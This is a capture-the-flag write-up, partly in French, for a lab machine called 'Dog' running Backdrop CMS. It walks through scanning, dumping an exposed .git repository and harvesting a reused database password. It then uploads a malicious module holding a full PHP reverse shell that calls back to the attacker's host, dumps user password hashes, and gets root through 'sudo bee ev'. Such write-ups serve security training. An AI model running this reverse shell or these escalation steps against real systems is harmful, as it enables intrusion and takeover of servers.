Dog

Scanning

TCP

nmap -sS -sV -Pn -T5 -p- 10.10.11.58 -vv | tee nmap_result.txt

```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.12 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.41 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


UDP

nmap -sU -sV -T5 10.10.11.58 -vv

Nothing

Enumération

Web Site



Welcome to Dog!

Dog obesity


Mon, 15/07/2024 - 7:51pm by dogBackDropSystem

Obesity in Dogs

Obesity in dogs is a growing health issue that affects a significant portion of the canine population. Just like in humans, obesity in dogs is defined as an excess of body fat and is associated with various health problems, which can decrease the quality of life and the longevity of our pets.

Causes of Obesity in Dogs

The causes of obesity in dogs are multiple and often interrelated. Some of the most common causes include:



CMS

Backdrop 1

Programming languages

PHP

Miscellaneous

RSS

Operating systems

Ubuntu

Web servers

Apache HTTP Server 2.4.41

JavaScript libraries

jQuery 3.7.1

gobuster

gobuster dir -u *http://10.10.11.58* -w /usr/share/wordlists/seclist/Discovery/Web-Content/big.txt -x php,js,zip,html,txt -t 50


```
/.git                 (Status: 301) [Size: 309] [--> http://10.10.11.58/.git/]
/LICENSE.txt          (Status: 200) [Size: 18092]
/core                 (Status: 301) [Size: 309] [--> http://10.10.11.58/core/]
/files                (Status: 301) [Size: 310] [--> http://10.10.11.58/files/]
/index.php            (Status: 200) [Size: 13332]
/layouts              (Status: 301) [Size: 312] [--> http://10.10.11.58/layouts/]
/modules              (Status: 301) [Size: 312] [--> http://10.10.11.58/modules/]
/robots.txt           (Status: 200) [Size: 1198]
/robots.txt           (Status: 200) [Size: 1198]
/server-status        (Status: 403) [Size: 276]
/settings.php         (Status: 200) [Size: 0]
/sites                (Status: 301) [Size: 310] [--> http://10.10.11.58/sites/]
/themes               (Status: 301) [Size: 311] [--> http://10.10.11.58/themes/]
```

robots.txt

```
User-agent: *
Crawl-delay: 10
# Directories
Disallow: /core/
Disallow: /profiles/
# Files
Disallow: /README.md
Disallow: /web.config
# Paths (clean URLs)
Disallow: /admin
Disallow: /comment/reply
Disallow: /filter/tips
Disallow: /node/add
Disallow: /search
Disallow: /user/register
Disallow: /user/password
Disallow: /user/login
Disallow: /user/logout
# Paths (no clean URLs)
Disallow: /?q=admin
Disallow: /?q=comment/reply
```

```
Disallow: /?q=filter/tips
Disallow: /?q=node/add
Disallow: /?q=search
Disallow: /?q=user/password
Disallow: /?q=user/register
Disallow: /?q=user/login
Disallow: /?q=user/logout
```

.git



Index of /.git

```
      Name                Last modified    Size  Description
Parent Directory                             -
COMMIT_EDITMSG        2025-02-07 21:22     95
HEAD                  2025-02-07 21:21     23
branches/             2025-02-07 21:21      -
config                2025-02-07 21:21     92
description           2025-02-07 21:21     73
hooks/                2025-02-07 21:21      -
index                 2025-02-07 21:22   337K
info/                 2025-02-07 21:21      -
logs/                 2025-02-07 21:22      -
objects/              2025-02-07 21:21      -
refs/                 2025-02-07 21:21      -
```

Apache/2.4.41 (Ubuntu) Server at 10.10.11.58 Port 80

dump .git

python3 git_dumper.py *http://10.10.11.58/.git/* /home/xotourlif33/git_dog/

```
└──── [★]$ ls
core index.php LICENSE.txt robots.txt sites
files layouts README.md settings.php themes
```

Exploitation

sensitive data's


- Recherche de données sensibles présentes dans le dump

  settings.php > $database = 'mysql://root:*BackDropJ2024DS2024@127.0.0.1*/backdrop';

/files/config_83dddd18e1ec67fd8ff5bba2453c7fb3/active > '*tiffany@dog.htb*'

login

Using credentials found :



WELCOME TO BACKDROP CMS!

Here are some links to help get you started:

Get started
- View the home page
- Add a logo or change the site name
- Customize the current theme
- Find a new theme for your site

Next steps
- Edit the *About* page
- Create a new Post
- Update the *Primary navigation* menu
- Modify the layout for your home page

More actions
- Turn existing modules on or off
- Add new modules for more functionality
- Read the online user guide
- Visit the Backdrop CMS Forum

CREATE CONTENT
- Add new Card
- Add new Page
- Add new Post


BACKDROP NEWS

No news at this time.

CONTENT OVERVIEW
- 0 Card items

MENUS

MENU	OPERATIONS
Primary navigation	EDIT LINKS



Backdrop CMS

backdrop 1.27.1 Failed to get available update data.

Includes: *Administration Bar, Basis, Block, Boxton, CKEditor 5, Color, Comment, Configuration Manager, Contextual Links, Dashboard, Database Logging, Date, Email, Entity, Field, Field SQL Storage, Field UI, File, Filter, Geary, Harris, Image, Layout, Link, List, Menu, Moscone, Moscone Flipped, Node, Number, Options, Path, Project Installer, Redirect, Rolph, Search, Seven, Simmons, Sutro, System, Taxonomy, Taylor, Taylor Flipped, Telemetry, Text, Update Manager, User, Views, Views UI*


custom module

Création d'un module malveillant :

https://www.linkedin.com/posts/mehran-seifalinia-63577a1b6_cybersecurity-penetrationtesting-rce-activity-7292566443571793920-y0VA/

tree structure

shell/
├── shell.info
└── shell.php



The Zip PHP extension is not loaded on your server. You will not be able to download any projects using Project Installer until this is fixed.


```
mkdir -p shell
echo 'type = module
name = Shell
description = Webshell disguised as a module
core = 7.x
backdrop = 1.x
package = Custom' > shell/shell.info
```

```
echo '<?php
// php-reverse-shell - A Reverse Shell implementation in PHP. Comments stripped to slim it down. RE: https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/master/php-reverse-shell.php
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.10.14.9';
$port = 9001;
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; sh -i';
$daemon = 0;
$debug = 0;

if (function_exists('pcntl_fork')) {
    $pid = pcntl_fork();

    if ($pid == -1) {
        printit("ERROR: Can't fork");
        exit(1);
    }

    if ($pid) {
        exit(0);  // Parent exits
    }
    if (posix_setsid() == -1) {
        printit("Error: Can't setsid()");
        exit(1);
    }

    $daemon = 1;
} else {
    printit("WARNING: Failed to daemonise.  This is quite common and not fatal.");
}

chdir("/");

umask(0);

// Open reverse connection
$sock = fsockopen($ip, $port, $errno, $errstr, 30);
if (!$sock) {
    printit("$errstr ($errno)");
    exit(1);
}

$descriptorspec = array(
   0 => array("pipe", "r"),  // stdin is a pipe that the child will read from
   1 => array("pipe", "w"),  // stdout is a pipe that the child will write to
   2 => array("pipe", "w")   // stderr is a pipe that the child will write to
);

$process = proc_open($shell, $descriptorspec, $pipes);

if (!is_resource($process)) {
    printit("ERROR: Can't spawn shell");
    exit(1);
}

stream_set_blocking($pipes[0], 0);
stream_set_blocking($pipes[1], 0);
stream_set_blocking($pipes[2], 0);
stream_set_blocking($sock, 0);

printit("Successfully opened reverse shell to $ip:$port");

while (1) {
    if (feof($sock)) {
        printit("ERROR: Shell connection terminated");
        break;
    }

    if (feof($pipes[1])) {
        printit("ERROR: Shell process terminated");
        break;
    }

    $read_a = array($sock, $pipes[1], $pipes[2]);
    $num_changed_sockets = stream_select($read_a, $write_a, $error_a, null);

    if (in_array($sock, $read_a)) {
        if ($debug) printit("SOCK READ");
        $input = fread($sock, $chunk_size);
        if ($debug) printit("SOCK: $input");
        fwrite($pipes[0], $input);
    }

    if (in_array($pipes[1], $read_a)) {
        if ($debug) printit("STDOUT READ");
        $input = fread($pipes[1], $chunk_size);
        if ($debug) printit("STDOUT: $input");
        fwrite($sock, $input);
    }

    if (in_array($pipes[2], $read_a)) {
        if ($debug) printit("STDERR READ");
        $input = fread($pipes[2], $chunk_size);
        if ($debug) printit("STDERR: $input");
        fwrite($sock, $input);
    }
}

fclose($sock);
fclose($pipes[0]);
fclose($pipes[1]);
fclose($pipes[2]);
proc_close($process);

function printit ($string) {
    if (!$daemon) {
        print "$string\n";
    }
}

?>' > shell/shell.php

# Archive en .tar.gz
tar -czf shell.tar.gz shell/
```

```
└──── [★]$ ls | grep shell
shell
shell.tar.gz
```

Upload

- Web Site



Update manager

Installation was completed successfully.

shell

- Installed *shell* successfully

reverse shell

```
nc -lnvp 9001
```

On tape cette URL :

http://10.10.11.58/modules/shell/shell.php

www-data@dog:/$

database

i was thinking that dump the backdrop database, table 'user' and crack the password of jobert was the solution :

```
mysql> select * from users select * from users -> ; ; +-----+-------------------+---
------------------------------------------------------+----------------------------
+-----------+------------------+------------+------------+------------+------------
+--------+----------+----------+---------+----------------------------+------------+
| uid | name | pass | mail | signature | signature_format | created | changed |
access | login | status | timezone | language | picture | init | data | +-----+-----
--------------+---------------------------------------------------------+-----------
-----------------+-----------+------------------+------------+------------+---------
---+------------+--------+----------+----------+---------+--------------------------
--+------------+ | 0 | | | | | NULL | 0 | 0 | 0 | 0 | 0 | NULL | | 0 | | NULL | | 1
| jPAdminB | $S$E7dig1GTaGJnzgAXAtOoPuaTjJ05fo8fH9USc6vO87T./ffdEr/. |
jPAdminB@dog.htb | | NULL | 1720548614 | 1720584122 | 1720714603 | 1720584166 | 1 |
UTC | | 0 | jPAdminB@dog.htb | 0x623A303B | | 2 | jobert |
$S$E/F9mVPgX4.dGDeDuKxPdXEONCzSvGpjxUeMALZ2IjBrve9Rcoz1 | jobert@dog.htb | | NULL |
1720584462 | 1720584462 | 1720632982 | 1720632780 | 1 | UTC | | 0 | jobert@dog.htb |
NULL | | 3 | dogBackDropSystem |
$S$EfD1gJoRtn8I5TlqPTuTfHRBFQWL3x6vC5D3Ew9iU4RECrNuPPdD | dogBackDroopSystem@dog.htb
| | NULL | 1720632880 | 1720632880 | 1723752097 | 1723751569 | 1 | UTC | | 0 |
dogBackDroopSystem@dog.htb | NULL | | 5 | john |
$S$EYniSfxXt8z3gJ7pfhP5iIncFfCKz8EIkjUD66n/OTdQBFklAji. | john@dog.htb | | NULL |
1720632910 | 1720632910 | 0 | 0 | 1 | UTC | | 0 | john@dog.htb | NULL | | 6 | morris
| $S$E8OFpwBUqy/xCmMXMqFp3vyz1dJBifxgwNRMKktogL7VVk7yuulS | morris@dog.htb | | NULL
| 1720632931 | 1720632931 | 0 | 0 | 1 | UTC | | 0 | morris@dog.htb | NULL | | 7 |
axel | $S$E/DHqfjBWPDLnkOP5auHhHDxF4U.sAJWiODjaumzxQYME6jeo9qV | axel@dog.htb | |
NULL | 1720632952 | 1720632952 | 0 | 0 | 1 | UTC | | 0 | axel@dog.htb | NULL | | 8 |
rosa | $S$EsV26QVPbF.s0UndNPeNCxYEP/0z2O.2eLUNdKW/xYhg2.lsEcDT | rosa@dog.htb | |
NULL | 1720632982 | 1720632982 | 0 | 0 | 1 | UTC | | 0 | rosa@dog.htb | NULL | | 10
| tiffany | $S$EEAGFzd8HSQ/IzwpqI79aJgRvqZnH4JSKLv2C83wUphw0nuoTY8v |
tiffany@dog.htb | | NULL | 1723752136 | 1723752136 | 1746609739 | 1746606815 | 1 |
UTC | | 0 | tiffany@dog.htb | NULL | +-----+--------------------+--------------------
```

```
-------------------------------------+----------------------------+-----------+-----
-------------+------------+------------+------------+------------+--------+---------
-+----------+---------+----------------------------+------------+
```

but didn't find how to crack.

johncusack

En fait, on pouvait se connecter en john avec le même motdepass de la base de données root :

```
su - johncusack

ls user.txt
```

flag1

f3ef5906a4bd971d2feec7ba8e9a9f47

Root

sudo -l

```
User johncusack may run the following commands on dog: (ALL : ALL)
/usr/local/bin/bee
```

sudo bee :

```
  eval
   ev, php-eval
   Evaluate (run/execute) arbitrary PHP code after bootstrapping Backdrop.
```

Pour exécuter des commandes avec bee, il faut se placer dans le répertoire /var/www/html

eval

```
sudo /usr/local/bin/bee ev "system('/bin/bash -p');"
```

```
sudo /usr/local/bin/bee ev "system('/bin/bash -p');"
root@dog:/var/www/html# cd
cd
root@dog:~# ls
ls
root.txt
```

root@dog:~# cat ro
cat root.txt

flag2